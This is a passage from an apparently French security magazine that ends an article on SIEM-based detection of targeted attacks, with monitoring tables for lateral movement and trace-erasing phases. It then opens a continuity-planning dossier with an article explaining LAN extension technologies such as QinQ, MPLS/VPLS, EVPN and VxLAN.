Phase 7 - Déplacement latéral et maintien de présence

L'attaquant a à sa disposition une base d'opération et va la renforcer pour étendre son influence (voir tableau page suivante). Sur la base des informations collectées en phase 5, d'autres stations vont être compromises et l'attaquant reproduira les étapes sur ces nouvelles victimes (reconnaissance et collecte locale, déploiement d'outils…) tout en construisant ses stratégies pour :

- augmenter ses chances de « survie » par infection de nouveaux hôtes ;
- rechercher et collecter les données de la mission ;
- attaquer et prendre le contrôle de systèmes critiques du SI (serveurs d'autorisation, annuaires, serveurs courriels…) ;

Phase 7

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
Logs d'accès AD et AAA Serveurs	Mauvais usage d'un accès	Liste des administrateurs identifiés	FW / NIPS
Logs d'accès AD et AAA	Brute Force		FW / NIPS
Logs d'accès AD et AAA	Alarme de création ou modification de droits administrateurs		FW / NIPS
IPs, FW, WAF protégeant les serveurs à risques	Toutes alarmes d'exploitation de vulnérabilités Protocoles interdits ou nouveaux		IPS / FW / WAF
IPS, FW, Proxy protégeant les serveurs à risques	Alarme Détection d'anomalie		
NIPS, Logs de stations de travail et serveurs	Logs des activités de connexion		
Interne NIPS	Détection d'anomalies réseau : nouveaux types de connexions ou de protocoles		
Logs de serveurs critiques (SMTP, OWA...)	Changement de politique d'accès ou de droit d'accès. Activités d'administration suspicieuses		
Équipement de protection des serveurs critiques incluant NIPS, FW, DLP	Connexions inhabituelles		De toute provenance
ICMT	Alerte de changement de configuration d'équipement réseaux		

- explorer les passerelles réseau et points de sortie (augmenter les chances de revenir par d'autres chemins). Il est fréquent que les mots de passe d'accès aux outils ou dans le navigateur soient préconfigurés et accessibles dans une station de travail.

La détection d'anomalies sur des authentifications réussies peut être réalisée par corrélation avec :

- le nombre de connexions depuis des endroits différents au cours d'une courte période de temps ;
- la connexion d'un user-agent différent ;
- des connexions en dehors des heures normales de bureau (sur des plages pouvant correspondre à celles du pays attaquant) ;
- l'origine IP ou géographique des différentes authentifications ;
- des anomalies sur la gestion des accès (exemple : succession de connexions sans compte verrouillé ou accès délayé).

Les partages réseaux peuvent être un vecteur de choix pour les mouvements latéraux, ils sont souvent moins supervisés, pourvus d'autorisations plus ouvertes et sont potentiellement non protégés par des systèmes antiviraux ou HIPS.

Les IPS réseau et la protection des serveurs critiques sont les meilleurs moyens de surveillance. Faire une analyse de comportement permet de définir et d'ajuster les seuils d'alarme.

Les serveurs SSO devront avoir une supervision sécurité spécifique, notamment sur les tâches d'administration (modification de privilèges, création de comptes, la réinitialisation d'un mot de passe...).

Phase 8 - Fin de mission

Le principe de cette phase (voir tableau ci-dessous) est d'effacer au maximum les traces de la compromission et des données exposées. À l'inverse des étapes 2 et 3, il faut rechercher dans les logs des traces de désinstallation, des purges de logs, des suppressions de comptes ...

Conclusion

Au travers de cet article, nous avons essayé de montrer qu'un SIEM peut être utile dans la lutte contre les attaques ciblées, mais sera peu efficace sans :

Phase 8

Équipements sources	Événements notables	Éléments possibles à retirer	Possibles corrélations
Logs de stations	Suppression de tâches planifiées		
Logs de stations	Désinstallation d'applications, suppression de clés de registres	Liste des applications autorisées	
Logs de stations	Suppression de logs		
Logs de stations	Arrêts et suppressions de services		
Logs FW et NIPS	Arrêt de communication vers des destinations / pays inhabituels		

- une connaissance approfondie de l'environnement à protéger ainsi que des sources d'événements et donc sans une architecture de sécurité mature. Pour espérer détecter les attaques avancées, l'organisation doit déjà être irréprochable sur la détection et le traitement du « tout-venant » ;
- des flux de Threat Intelligence qualifiés et adaptés aux use-cases du SIEM et au profil de l'entreprise.

Un déploiement réussi du SIEM et de ses use-cases respectera les principes suivants : « connais ton environnement » (ce qu'il y a à protéger), « connais tes ennemis » (leurs TTPs) et « connais tes outils » (ceux qui produiront des logs utiles).

Avec ces principes en tête, on peut dégager trois piliers de l'usage d'un SIEM pour la détection d'attaques ciblées :

- visibilité (sur l'environnement et les sources d'information) ;
- intelligence (disposer du maximum d'informations externes et internes sur les menaces existantes et émergentes – IOC, *Indicators of Compromise* – : IP, domaine, hashes…)
- contexte (enrichir les événements reçus par rapport aux ressources concernées et aux événements passés).

Le SIEM sera aussi bon que la maturité de l'organisation le permettra et est avant tout un outil pour détecter des scénarios connus et non une baguette magique.

À ce titre, le SIEM devra être personnalisé au maximum par rapport à l'environnement et disposer d'une « baseline » la plus proche possible de la réalité. Les ressources devront être marquées par ordre d'importance et les systèmes – internes et externes – devront se voir attribuer une réputation dynamique (les infrastructures des attaquants pouvant utiliser des systèmes légitimes détournés ou compromis).

La détection d'attaque par signature n'a jamais été suffisante, car les signatures s'appliquent toujours à des éléments connus. Il peut en être de même de la traduction technique des TTPs fonctionnelles, alors que les signaux faibles seront toujours présents. En revanche, si ces signaux pris individuellement ne peuvent pas révéler les attaques ciblées, travailler sur leur corrélation peut avoir du sens pour établir des use-case fonctionnels. L'objectif n'est pas nécessairement de détecter les compromissions en temps réel, mais de raccourcir le temps de détection.

Si de nouvelles idées de scénarios de surveillance vous sont venues à la lecture de cet article, ou si au moins votre curiosité a été piquée de valider votre réseau, alors l'objectif est atteint. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

DOSSIER

PCA, C'EST PLUS FORT QUE TOI !

Le bon fonctionnement des systèmes d'information est devenu tellement critique pour toute organisation, que ce soit ou non son cœur de métier, que toute interruption de service est devenue inenvisageable. Il ne s'agit plus uniquement d'impatience des usagers pestant lorsque leur messagerie n'est plus accessible ou, comme c'est de plus en plus souvent le cas, que leur téléphone est également inutilisable.

En effet, pour beaucoup de structures, la plupart des processus métiers nécessitent un système d'information accessible et totalement fonctionnel. Une panne totale du système d'information équivaut généralement à renvoyer chez eux une bonne partie des employés ou pour un grand magasin aussi les clients. Au-delà de l'impact sur le cœur de métier, l'incidence sur la sécurité des personnes peut également être dramatique avec des caméras de sécurité, les systèmes d'alarme, les portes, les barrières de sécurité qui ne fonctionnent plus.

Nous avons pour la plupart vécu un blackout total de notre infrastructure à cause d'une climatisation défectueuse, un coup de pelleteuse mal placé, une erreur de configuration sur un cœur de réseau, une mise à jour qui se passe mal, un bug ou une panne sur une infrastructure critique. Et lorsqu'une telle catastrophe se produit, pour l'équipe en charge de l'IT, les minutes peuvent être très très longues et le stress difficile à gérer.

Mais ces expériences peuvent également être très riches d'enseignement et l'occasion de renégocier quelques lignes budgétaires pour fiabiliser l'infrastructure. À toute chose, malheur est bon.

Nous allons donc explorer dans ce dossier quelques pistes pour améliorer la résilience des systèmes d'information.

Tout d'abord avec un article évoquant l'état de l'art en matière de protocoles réseau pour le mirroring de datacenters que vous ayez la chance de disposer d'une fibre entre vos sites ou que vous deviez étendre votre réseau au-dessus d'un réseau IP.

Nous enchaînerons avec un article sur les technologies de stockage de données résilientes basées ou non sur des technologies SAN.

L'article suivant est un retour d'expérience sur Cassandra, une technologie de base de données open source permettant simplement l'ajout de nœuds afin d'augmenter les performances et la résilience des données en en gardant une copie sur plusieurs serveurs.

Ce dossier se conclura avec un article expliquant l'organisation devant être mise en place pour concevoir un plan de continuité d'activité.

En bonus, Willy Tarreau, le créateur de HAProxy nous exposera sa vision du load balancing.

Bonne lecture !

Cedric Foll / cedric@miscmag.com / @follc

AU SOMMAIRE DE CE DOSSIER :

EXTENSION DE LAN

Arnaud FENIOUX (@afenioux) – France-IX – afenioux@franceix.net
Fabien VINCENT (@beufanet) – OVH – fabien.vincent@corp.ovh.com
Stefano SECCI – LIP6 – stefano.secci@lip6.fr

mots-clés : *RÉSEAU / ETHERNET / ENCAPSULATION L2 / MPLS / VPLS / VXLAN / EVPN / MTU / SINGLE DOMAIN OF FAILURE / POINT-TO-POINT / MULTIPOINT-TO-MULTIPOINT*

Nous présentons dans cet article les solutions techniques permettant d'étendre un LAN sur plusieurs sites distants. Il existe en effet plusieurs protocoles ayant des buts ou moyens différents pour réaliser cela.

1 La problématique du niveau 2

Ethernet commença au temps du coaxial, sur un média partagé où toute machine connectée à ce segment pouvait communiquer directement avec les autres, mais à tour de rôle, car elles étaient dans un seul domaine de collision. Le coaxial fut rapidement remplacé par une paire de cuivre torsadée et une topologie en étoile avec un hub au centre, permettant de garder les mêmes mécanismes et protocoles.

Pour interconnecter plusieurs segments Ethernet et éviter des domaines de broadcast trop importants, il fallait donc impérativement utiliser un routeur de niveau 3 **[I]**. By design, Ethernet n'avait pas besoin des évolutions apportées par le monde IP :

- absence de champ TTL ;
- manque d'outils de troubleshooting (OAM) ;
- absence de signalisation en cas d'échec de transmission (si une trame corrompue - ou de mauvaise taille - est reçue, elle est supprimée silencieusement).

L'apparition des switchs permit de scinder le domaine de collision, mais de conserver un unique domaine de broadcast, et donc d'interconnecter plus de machines, plus facilement, plus vite.

Le protocole STP (*Spanning Tree Protocol*) fut inventé dans le but de prévenir les risques de boucle **[2]** et d'avoir plusieurs liens de backup pour relier deux segments, tout en conservant une compatibilité avec l'historique. L'essor d'Ethernet dans les années 2000 entraîna un développement de cette technologie au-delà du LAN et chaque constructeur tenta d'imposer sa propre solution propriétaire pour améliorer STP.

Les besoins des utilisateurs furent d'abord l'interconnexion de réseaux IP distants (résolu grâce au transport IP). Puis, dans un second temps, le cloisonnement de leurs réseaux devint important (par exemple une entreprise ayant un siège et plusieurs bureaux éloignés). Ce besoin fut résolu d'abord grâce aux interconnexions point à point avec une architecture centralisée (en hub & spoke), puis par L3VPN. Dans le cas du L3VPN, une partie du routage est déportée dans le réseau de l'opérateur (ce qui ajoute une contrainte de gestion pour le client, mais facilite le troubleshooting).

Il apparut par la suite le besoin d'étendre le LAN de manière décentralisée sur plusieurs datacenters et de permettre la migration de VM afin d'assurer une continuité de service.

2 Les différents types d'encapsulations

Tous les types d'encapsulations présentés dans cet article ne garantissent pas la confidentialité des données transitant par le backbone de l'opérateur. Un client utilisant ces services devrait donc implémenter une couche de cryptographie s'il ne fait pas confiance au réseau de son opérateur.

2.1 Dot1q et 802.1ad (QinQ)

Même si on ne peut pas parler d'encapsulation à proprement parler, la solution la plus économique pour relier plusieurs sites (ou PoPs : *Point of Presence*) est d'utiliser un lien de niveau 2, généralement configuré en trunk afin de faire transiter plusieurs VLAN.

La norme 802.1q (souvent appelée Dot1q) rajoute un champ de 32 bits entre l'adresse MAC source et l'Ethertype original, afin de taguer les trames Ethernet.

Les 16 premiers bits sont utilisés pour le TPID (*Tag Protocol Identifier*) - à la place de l'EtherType - et sont positionnés à 0x8100 afin de savoir qu'il s'agit d'un tag. S'en suivent un champ PCP (*Priority Code Point*) de 3 bits pour la priorité et un champ DEI (*Drop Eligible Indicator*) de 1 bit pour autoriser les trames avec ce champ à 1 à être supprimées en priorité en cas de congestion. Le champ VLAN ID, pour finir, est codé sur 12 bits, ce qui ne permet que 4094 réseaux virtuels distincts (0x000 et 0xfff sont réservés).




Figure 1 : Ajout des tags 802.1q et 802.1ad à une trame Ethernet.

L'utilisation de 802.1ad (souvent appelé QinQ) permet d'ajouter un second tag sur une trame éventuellement déjà taguée, cela afin de ne pas mélanger les VLAN des clients de ceux de l'opérateur. L'inner tag (s'il est présent) est réservé à l'usage du client (TPID à 0x8100), alors que l'outer tag est utilisé dans l'infrastructure de l'opérateur (TPID normalement à 0x88a8, mais il peut être à 0x8100 ou 0x9100 pour de vieilles implémentations **[3]**). En théorie seulement deux tags sont autorisés, mais en pratique on peut rencontrer des trames avec plus de deux tags. L'ajout de chaque nouveau tag allongera la trame Ethernet de 4 octets, il conviendra donc de veiller à configurer une MTU suffisamment élevée dans le backbone de l'opérateur afin d'éviter le drop des trames les plus grandes.

QinQ n'offre pas une réelle séparation entre le domaine du client et celui de l'opérateur (par exemple : gestion des multiples variantes de STP dans le réseau du client) et doit plutôt être vu comme un moyen de contourner le nombre restreint de VLAN disponibles.

La sécurisation des liens et la désactivation des chemins de backup se fait le plus généralement grâce à STP, ou manuellement. Entraînant une non-utilisation d'une partie de la capacité du backbone de l'opérateur ainsi que l'apparition éventuelle de chemins sub-optimum.

Ces limitations, ainsi que le besoin d'étendre le LAN alors qu'IP était déjà déployé, ont poussé l'industrie à se tourner vers d'autres solutions d'overlay, permettant entre autres le multipath forwarding et le load balancing.

2.2 MPLS / VPLS

VPLS (*Virtual Private LAN Service*) est une technologie de L2VPN permettant d'interconnecter plusieurs segments Ethernet distants afin de créer un seul domaine de broadcast à travers un réseau qui repose en pratique sur IP/MPLS. Nous allons donc commencer par expliquer le fonctionnement de MPLS.

2.2.1 EoMPLS : Ethernet over MPLS

Les routeurs MPLS (*Multi-Protocol Label Switching*) sont bien plus coûteux que de simples switchs Ethernet, mais permettent la transmission de trames de n'importe quel protocole, par exemple Ethernet, à travers le réseau d'un opérateur tout en profitant de la flexibilité et des avantages des protocoles de routage IP.

Il existe deux protocoles de signalisation pour l'échange de labels entre les routeurs MPLS. Le premier, LDP (*Label Distribution Protocol*) est le plus simple et se repose sur le protocole de routage interne (IS-IS ou OSPF) pour choisir le meilleur chemin vers une destination.

Le second, RSVP-TE (*Resource Reservation Protocol - Traffic Engineering*) permet de gérer plus finement l'utilisation de chacun des liens. Il permet également, grâce à FRR (*MPLS Fast Reroute*) **[5]** d'avoir un chemin alternatif, pré-calculé et de basculer le trafic sur ce chemin en moins de 50ms en cas de panne. Finalement, MPLS OAM **[6]** propose plusieurs outils pour l'administration et le troubleshooting tels que MAC ping, MAC traceroute, LSP ping, etc.

Il est courant que le réseau client, ainsi que le backbone de l'opérateur soient basés sur Ethernet, on se retrouve alors avec une encapsulation « Ethernet over MPLS over Ethernet ». Les trames MPLS ont alors un EtherType fixé à 0x8847 pour l'unicast (et 0x8848 pour le multicast) (Figure 2).

Chaque paquet Ethernet entrant dans un réseau MPLS se voit tagué avec deux labels, le « tunnel label » (label extérieur) est utilisé pour le transport dans le backbone, alors que le VC label (label intérieur) est utilisé pour indiquer l'interface de sortie du PE (*Provider Edge* : routeur qui est connecté à l'équipement du client).

Note

Nous ne présentons dans ce dossier que des solutions techniques permettant de relier plusieurs sites en multipoint-to-multipoint, les solutions point-to-point telles que L2TP, GRE, IPSec, OpenVPN, EtherIP, etc. ne sont dont pas évoquées ici (exception faite pour MPLS). De plus, nous ne prétendons pas être exhaustifs, d'autres solutions existent, telles que PBB (*Provider Backbone Bridge*), NVGRE (*Network Virtualization Using Generic Routing Encapsulation*) ou STT (*Stateless Transport Tunneling*), voir [4].




Figure 2 : Trame EoMPLS over Ethernet.

Cette trame MPLS traverse ensuite le réseau en suivant la LSP (*Label Switched Path*) définie par le protocole de signalisation. Elle est forwardée par les routeurs uniquement en fonction du label extérieur (qui est swappé à chaque étape). Cette opération est bien moins coûteuse qu'un lookup de la table de routage.

Les LSP sont unidirectionnels, il faut donc qu'ils soient établis dans les deux sens entre les deux routeurs d'extrémités afin qu'il puisse y avoir une communication bidirectionnelle.

2.2.2 VPLS

En VPLS, du point de vue du CE (*Customer Edge* : routeur du client), le réseau de l'opérateur se comporte comme un switch virtuel, cette fonctionnalité est donc très appréciée par les IXP (Points d'échanges Internet) qui sont souvent sur plusieurs sites. Une connectivité en full-mesh est donc nécessaire entre tous les sites afin que chaque routeur PE puisse apprendre les adresses MAC sur ses ports et pseudo-wires (PW), dupliquer les paquets Broadcast, Multicast et flooder le trafic Unknown Unicast (on parle de trafic BUM).

Tous les sites sont reliés entre eux en full-mesh grâce à l'utilisation de liens pseudo-wires (chaque site n'a pas besoin d'être physiquement relié avec tous les autres en direct). Afin d'éviter tout risque de boucle, le principe de « split horizon » est utilisé : le trafic BUM reçu via un PW ne doit pas être forwardé à un autre PE.




Figure 3 : Exemple de LSP dans un VPLS.

Un avantage d'utiliser des PW est qu'en cas de rupture du data-plane (panne d'un lien ou d'un équipement dans le cœur du réseau), le trafic sera automatiquement re-routé de manière transparente via un chemin alternatif dans le réseau de l'opérateur. Le calcul du nouveau chemin repose sur l'IGP utilisé dans le réseau de l'opérateur.

Ces tunnels point-à-point sont généralement créés en utilisant une encapsulation EoMPLS *(Ethernet over MPLS*), mais pourraient être établis grâce à L2TPv3 ou GRE. Dans le cas de tunnels MPLS, il existe deux méthodes pour établir ces PW en full-mesh, soit via BGP (*Border Gateway Protocol*) décrit dans la RFC 4761, soit via LDP (*Label Distribution Protocol*) comme décrit par la RFC 4762. Bien qu'étant nommées VPLS, ces deux méthodes sont incompatibles entre elles.

Les paquets MPLS VPLS ont deux labels : le label extérieur est utilisé pour la commutation normale entre les routeurs MPLS, alors que le label intérieur est utilisé pour dissocier les instances VPLS (dans le cas où il y en aurait plusieurs). Il est possible de transporter un seul, ou plusieurs VLAN, dans une instance VPLS.

Le client est libre d'utiliser n'importe quel protocole de niveau 2 (y compris STP), toutes les trames étant encapsulées par MPLS.

Une des faiblesses de VPLS est que l'apprentissage des adresses MAC de tous les équipements des clients se faisant via le data-plane (comme pour un switch traditionnel) cette technique (*flood & learn*) fait donc énormément appel aux paquets floodés et broadcastés, paquets qui doivent être dupliqués et transmis par le premier PE.

Ce problème est en passe d'être résolu par EVPN. Ethernet VPN est un overlay sur réseau MPLS ou VxLAN qui, contrairement à VPLS, utilise le control-plane afin d'apprendre les adresses MAC. L'annonce et l'apprentissage des adresses MAC dans le control-plane s'effectuent grâce à une nouvelle famille d'adresses dans MP-BGP (*Multi-Protocol BGP*) et de nouvelles communautés BGP étendues. Ce protocole permet de gérer le trafic par MAC et d'avoir par exemple deux VM sur le même site utilisant des chemins différents pour atteindre la même cible.

Nous vous invitons à regarder cette présentation du Cisco live **[7]**, qui détaille le fonctionnement de MPLS VPLS et EVPN.

2.3 VxLAN

2.3.1 Qu'est-ce que VxLAN ?

Virtual eXtensible LAN est un protocole de virtualisation des réseaux développé au début des années 2010 par VMware, Cisco et Arista pour pallier les besoins croissants d'isolation des machines virtuelles. Il est aisé

de comprendre le fondement de VxLAN : la norme VLAN 802.1q s'appuie sur un entête avec un identifiant codé sur 12 bits, ce qui autorise la création d'au maximum 4094 réseaux virtuels distincts VLAN. Cette limitation, jadis largement suffisante, est insuffisante aujourd'hui dans le cas des gros datacenters, les switchs « Top-of-Rack » devant absorber de plus en plus d'adresses MAC **[8]** et de VLAN, à cause des machines virtuelles.

Les technologies de virtualisation entraînent des changements conséquents dans les architectures réseaux et rendent les composants réseaux de plus en plus logiciels - OpenStack Neutron, OVS, dVS, Nexus 1000v pour ne citer qu'eux. Intégrer l'encapsulation au plus proche de l'hyperviseur permet aussi de ne pas dépendre des équipes réseau qui sont parfois moins enclines à tout automatiser. De plus, les plans de continuité ou de reprise d'activité PRA/PCA imposent de distribuer l'infrastructure sur plusieurs sites suffisamment distants. Bien souvent, ces sites ne disposent que d'une connectivité IP, et le niveau 2 est trop peu adapté à la résilience des chemins (*Spanning-Tree*), surtout en longue distance. VxLAN va répondre à ces besoins par l'usage d'une encapsulation des trames de niveau 2 dans des fragments UDP de niveau 4, en utilisant le réseau IP de niveau 3 pour étendre les domaines de broadcast.

2.3.2 Comment fonctionne VxLAN

2.3.2.1 Encapsulation de VLAN vers VxLAN

VxLAN va être utilisé en extension d'un domaine de broadcast qui est bien souvent aujourd'hui le VLAN. Lorsque ce VLAN est QinQ (Outer VLAN ou Service VLAN), on ne s'intéressera qu'au VLAN externe, celui géré par le fournisseur. L'idée étant de laisser au client la liberté de disposer des 4094 VLAN au travers de l'infrastructure QinQ (localement) + VxLAN (transport), afin qu'il puisse utiliser librement, soit une trame en VLAN natif, soit en VLAN tagué par la machine. Le VLAN externe (outer VLAN) sera lui translaté dans l'entête VxLAN par le VNI. Cet identifiant VNI, pour *VxLAN Network Identifier*, codé sur 24 bits, permet la création de 16 millions de réseaux VxLAN. Ce VNI est situé juste après les adresses IP source et destination des VTEP, pour *VxLAN Tunnel End Point*. Ces interfaces IP vont permettre d'encapsuler/décapsuler le segment UDP transmis/reçu. En fonction d'un ID de VLAN source, on translate donc celui-ci par un VNI dans une entête VxLAN (tout en conservant le inner VLAN client dans le cas d'un QinQ), puis on transmet le segment aux IPs des VTEP participant au VxLAN d'un même VNI. L'intérêt majeur est de pouvoir augmenter le nombre de domaines de broadcast à 16 millions, car les 4094 VLAN seront alors uniquement utilisés localement, derrière la VTEP. L'association est donc locale, mais pour éviter toute inconsistance, il est important de s'attacher à garder des VNIs uniques sur l'ensemble au moins du datacenter.




Figure 4 : Ajout des tags VxLAN à une trame Ethernet.

2.3.2.2 Schéma de principe

Prenons un exemple simple avec 3 VTEP, 3 VNI et autant de VLAN que de machines. Au travers du VNI 5555, nous pourrons faire communiquer les VLAN locaux 100, 340 et 250. Au travers du VNI 1000, nous pourrons faire communiquer les VLAN 122 et 210, qui sont uniques et bien différents, car pas sur le même switch ni derrière la même VTEP. Idem pour le VNI 333.




Figure 5 : Binding des VNI / VTEP.

2.3.3 Types de déploiement

VxLAN permettre d'étendre les domaines de broadcast par l'usage des réseaux IP. Cela pose un problème de taille : comment faire fonctionner des réseaux de niveau 2 travaillant uniquement sur le forwarding par adresse MAC de destination à travers des réseaux IP se basant sur des technologies de routage ?

Dans le cas où les adresses MAC sont connues, cela est simple, on forwarde le paquet encapsulé localement, ou à la VTEP identifiée comme portant l'adresse MAC. Mais comment faire lorsque l'adresse MAC n'est pas connue ? Où envoyer le paquet ? C'est le problème bien connu du « Flood and Learn », car dans les cas des paquets BUM (*Broadcast*, *Unknown Unicast*, *Multicast*), il va falloir répliquer le

paquet sur l'ensemble des VTEP participant au réseau VxLAN pour garantir le fonctionnement normal du domaine de broadcast.




Figure 6 : Gestion du BUM.

Ainsi, lorsque les adresses MAC sont connues, la VTEP et son switch disposeront, en plus d'une table d'association MAC <> Port pour le forwarding, d'une table d'association MAC <> IP, l'IP étant la VTEP sur laquelle il faudra router le paquet encapsulé.

2.3.3.1 Déploiement original : multicast

Par essence, le multicast était la solution la plus logique du VxLAN. C'est même celle qui a été décrite initialement dans la RFC7348. Chaque VNI constitue un groupe multicast, et un Rendezvous Point duplique les paquets vers les VTEP du groupe lorsque l'adresse MAC de destination n'est pas connue. Le retour se fait directement à l'émetteur (VTEP responsable du flood source). Cette solution est particulièrement intéressante dans le cas d'infrastructures localisées, mais le multicast ne fait pas rêver les foules, et son déploiement est souvent complexe. De plus, il est difficile d'imaginer cette solution à grande échelle, sur des liens opérateurs. Cette solution est une des premières à avoir été implémentée par Cisco, notamment sur le commutateur virtuel Nexus 1000v, utilisé pour se substituer au dvSwitch de VMware.

2.3.3.2 Déploiement HER ou Unicast

Afin de pallier les problèmes du multicast, Arista et Cisco ont développé une solution alternative au multicast : le *flood and learn* avec *Head End Replication*. Dans ce cas de figure, chaque VTEP participant à un VxLAN doit connaître l'ensemble des VTEP de destination (flood-list) où les BUM doivent être transmis et répliqués. Cette solution a un avantage indéniable par sa configuration complètement décentralisée. En revanche, elle pose question sur les performances : en cas de trafic BUM important, il est possible que les CPU des équipements soient fortement sollicités au point de perdre des paquets si les cycles CPU du switch sont plus lents que l'augmentation du nombre de paquets BUM. Cette limitation commence à être contournée par l'implémentation du HER en hardware pour éviter de solliciter le CPU inutilement.

Un autre problème de cette solution est que la configuration se complexifie de manière exponentielle dès que le nombre d'associations VLAN-VxLAN augmente significativement et encore plus lorsque le nombre de VTEP augmente. Il faut donc également tenir compte des limitations hardware des switchs dont les tables sont souvent limitées en taille, ce qui peut être rapidement un frein ou une difficulté au déploiement de la méthode Unicast. La « rogue » VTEP est également un point noir de cette méthode de déploiement. À la réception du paquet, il n'est pas possible de savoir si la trame est encapsulée par une VTEP ayant légitimité à le faire. La décentralisation engendre de fait un risque plus important de voir apparaître ce type de comportement, comme dans le cas des réseaux sans fil.

2.3.3.3 Déploiement MP-BGP / E-VPN

Ces deux méthodes n'étant pas ultimes ou ayant leurs propres limitations, l'idée est venue de gérer les réseaux VxLAN avec des extensions déjà existantes dans le protocole BGP, MP-BGP (*Multi Protocol BGP*). Ceci permet de séparer le Control Plane (décision de routage/forwarding) et le Data Plane (actions de routage/forwarding). Dans le cas de MP-BGP, on remplace le RendezVousPoint par un ou plusieurs Route Reflector qui occupera le rôle de Control Plane. Ce dernier va s'occuper pour la famille d'adresses E-VPN de maintenir la table de routage des MAC au travers du VxLAN et de la distribuer par le protocole BGP aux switchs clients portant chacun une VTEP, tout en conservant HER, mais en simplifiant la configuration. Ces switchs seront alors uniquement des membres du Data Plane.

Cette méthode **[9]** de déploiement est très intéressante, car au-delà d'utiliser des technologies existantes et éprouvées (BGP), celle-ci introduit des mécanismes de NLRI (*Network Layer Reachability Information*) permettant de limiter les floods de BUM, voire de programmer des routes vers certaines MAC en dur pour sécuriser l'infrastructure finale. Cette méthode permet également de sécuriser plus facilement les VTEP, par l'ajout de mécanismes d'authentification déjà existants dans BGP.

2.3.4 Impacts

2.3.4.1 Impacts sur la MTU

Ethernet a une MTU de 1500 ou de 9000 octets dans le cas des JumboFrames. L'entête VxLAN rajoute 50 octets à la trame Ethernet (14 Ethernet + 8 UDP + 20 IP + 8 VxLAN), il est donc conseillé d'augmenter la MTU du réseau de transport de 50 à 100 octets pour d'éventuels besoins futurs ou pour QinQ. Cela peut engendrer des complications sur les protocoles de routage, souvent sensibles à des changements de la MTU.

2.3.4.2 Impacts sur l'ECMP

